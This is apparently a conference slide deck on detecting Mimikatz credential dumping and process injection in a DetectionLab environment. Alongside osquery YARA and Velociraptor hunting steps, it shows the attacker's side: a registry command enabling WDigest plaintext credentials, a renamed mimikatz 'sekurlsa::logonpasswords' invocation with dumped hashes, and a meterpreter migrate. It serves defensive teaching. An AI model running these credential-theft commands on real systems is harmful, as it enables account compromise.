ssp :
credman :
```

# Mimikatz Cont'd...

- Adds registry key to enable using WDigest to store plaintext credentials in memory

```
PS C:\Users\vagrant\AppData\Local\Temp> reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
/v UseLogonCredential /t REG_DWORD /d 1
The operation completed successfully.
```

- Waits for next user logon
- Dumps passwords again - plaintext password now present

```
msv :
 [00000003] Primary
 * Username : vagrant
 * Domain   : WIN10
 * NTLM     : e02bc503339d51f71d913c245d35b50b
 * SHA1     : c805f88436bcd9ff534ee86c59ed230437505ecf
tspkg :
wdigest :
 * Username : vagrant
 * Domain   : WIN10
 * Password : vagrant
kerberos :
 * Username : vagrant
 * Domain   : WIN10
 * Password : (null)
ssp :
credman :
```

# Defender Perspective – Mimikatz


- Filename based detections are weak and brittle
- What else can we use to detect this?

# Detecting Mimikatz

- Filename based detections are weak and brittle
- What else can we use to detect this?

- Monitor sensitive registry keys that can weaken security

# Defender Perspective



# Detecting Mimikatz

- Filename based detections are weak and brittle
- What can we use instead?

- Monitor sensitive registry keys that can weaken security
- We know LSA Protection is enabled, Mimikatz will have to install a service.
  - Monitor services running unsigned executables
  - Monitor services installing kernel mode drivers

```
Service Name:  mimikatz driver (mimidrv)
Service File Name:  C:\Users\vagrant\AppData\Local\Temp\mimidrv.sys
Service Type:  kernel mode driver
Service Start Type:  auto start
Service Account:
```

# Detecting Mimikatz

- Filename based detections are weak and brittle
- What can we use instead?

- Monitor sensitive registry keys that can weaken security
- We know LSA Protection is enabled, Mimikatz will have to install a service.
  - Monitor services running unsigned executables
  - Monitor services installing kernel mode drivers
- Filenames aren't great, but unique parameters can be!
  - It takes extra work for attackers to modify tools
  - "sekurlsa" is going to be common

```
PS C:\Users\vagrant\AppData\Local\Temp> .\sysconfig.exe "privilege::debug" "sekurlsa::logonpasswords" exit
```

# Detecting Mimikatz

- osquery now supports YARA scanning on Windows!
  - scan all running processes or specify directories
  - choose your own YARA rules


```
SELECT DISTINCT path, matches, count, strings, tags
FROM yara
JOIN processes
USING (path)
WHERE sigfile='kiwi_passwords.yara' AND count > 0;
```

```
+-----------------------------------------------+----------+-------+-----------------------------------+
| path                                          | matches  | count | strings                           |
+-----------------------------------------------+----------+-------+-----------------------------------+
| C:\Users\vagrant\AppData\Local\Temp\sysconfig.exe | mimikatz | 1     | $exe_x64_1:12a930,$exe_x64_2:12a8f0 |
+-----------------------------------------------+----------+-------+-----------------------------------+
```

# ~~Detecting Mimikatz~~
# Process Injection







Image: https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

# Process Injection- What do we know?

- Often used to disguise malicious behavior by executing code under the context of a legitimate process
- Not always malicious!
- Legitimate process is targeted
  - Memory is allocated
  - Code is written to that memory allocation
  - CreateRemoteThread() is a common way to execute that code
- Extremely common
  - Red Canary #1 TTP for 2019
  - Cobalt Strike
- Let's assume:
  - One of our hosts has a process affected by malicious process injection

**Process Injection**

Process Injection was the most common threat we observed in our customers' environments in 2019, largely because TrickBot uses the technique to run arbitrary code through the Windows Service Host (svchost.exe).

https://redcanary.com/threat-detection-report/techniques/process-injection/

# Adversary Perspective – Process Injection

- The attacker already has a meterpreter reverse shell
  - Uses “migrate” command to inject malicious code into a legitimate process

```
meterpreter > migrate 956
[*] Migrating from 4184 to 956...
[*] Migration completed successfully.
```


- The attacker now executes malicious code under the context of a legitimate process

# Detecting Process Injection

- Memory Images + Volatility
  - Doesn't scale to hundreds/thousands of hosts
- Some EDR
  - Excellent if you have it deployed
  - Not free
- Let's do a hunt with Velociraptor
  - Free
  - Open-Source


# Detecting Process Injection

- Inspiration for this goes to @eric_capuano - How to Eliminate a Red Team in under 30 minutes
- Open Hunt Manager console
- Create new hunt
- Use “Windows.System.Powershell” as the artifact




# Detecting Process Injection

- Download Jared Atkinson's Get-InjectedThread.ps1
- Import the function
- Run it



# Detecting Process Injection

- Run it on all of our hosts (3)



Notebook for Hunt H.8a862884

This is a notebook for processing a hunt.

2020-12-28 05:30:41 UTC

| Stdout | ReturnCode | Complete | FlowId | ClientId | Fqdn |
|---|---|---|---|---|---|
| | 0 | false | F.BVKMQER56033M | C.47983f2d5dd28bcc | win10 |
| ProcessName : LogonUI.exe ProcessId : 956 Path : C:\Windows\system32\LogonUI.exe KernelPath : C:\Windows\System32\LogonUI.exe CommandLine : "LogonUI.exe" /flags:0x0 /state0:0xa3bd2055 /state1:0x41c64e6d PathMismatch : False ThreadId : 936 ThreadStartTime : 12/28/2020 5:21:36 AM AllocatedMemoryProtection : PAGE_EXECUTE_READWRITE MemoryProtection : PAGE_EXECUTE_READWRITE MemoryState : MEM_COMMIT MemoryType : MEM_PRIVATE BasePriority : 13 IsUniqueThreadToken : False Integrity : SYSTEM_MANDATORY_LEVEL Privilege : SeProfileSingleProcessPrivilege, SeIncreaseBasePriorityPrivilege, SeCreatePermanentPrivilege, SeDebugPrivilege, SeAuditPrivilege, SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobalPrivilege LogonId : SecurityIdentifier : S-1-5-18 UserName : \ LogonSessionStartTime : LogonType : AuthenticationPackage : BaseAddress : 2153504309248 Size : 204800 Bytes : {252, 72, 137, 206...} | 0 | true | F.BVKMQER56033M | C.47983f2d5dd28bcc | win10 |
| | 0 | false | F.BVKMQESLTGR3O | C.1b27429b0c43609d | wef |
| | 0 | true | F.BVKMQESLTGR3O | C.1b27429b0c43609d | wef |
| | 0 | false | F.BVKMQEPGNHM74 | C.c078f715237497d3 | dc |
| | 0 | true | F.BVKMQEPGNHM74 | C.c078f715237497d3 | dc |


10 25 30 50 Showing rows 1 to 6 of 6 « 0 » Goto Page

# Detecting Process Injection

- Now that we know the time, we could use Velociraptor to…
  - Download event logs
    - Windows.EventLogs.Evtx
  - Pull memory
    - Windows.Memory.Acquisition
  - Download NTFS Master File Table (MFT)
    - Windows.Timeline.MFT
- Rapid Response
  - <1 hour!
- Single Interface
  - No need for multiple forensics tools

# Conclusion


- Save time setting up lab environments by hand
- Easily re-creatable. Infrastructure as code!
- Learn:
  - How to use a variety of popular defensive tools
  - How to configure and automate a lab environment
  - Different ways to detect malicious activity
- Customize:
  - The VMs to include or exclude whichever software
  - Add additional VMs to create a larger network
- Contribute
  - Pull requests and/or bug reports
  - Feedback



# Thank You

- JSAC Committee and Staff
- DetectionLab Sponsors

I hope to meet all of you in person in Japan next time!



# References


- https://adsecurity.org/?p=2207
- https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process
- https://www.youtube.com/watch?v=uql8ixHNHVo&feature=youtu.be

# Questions?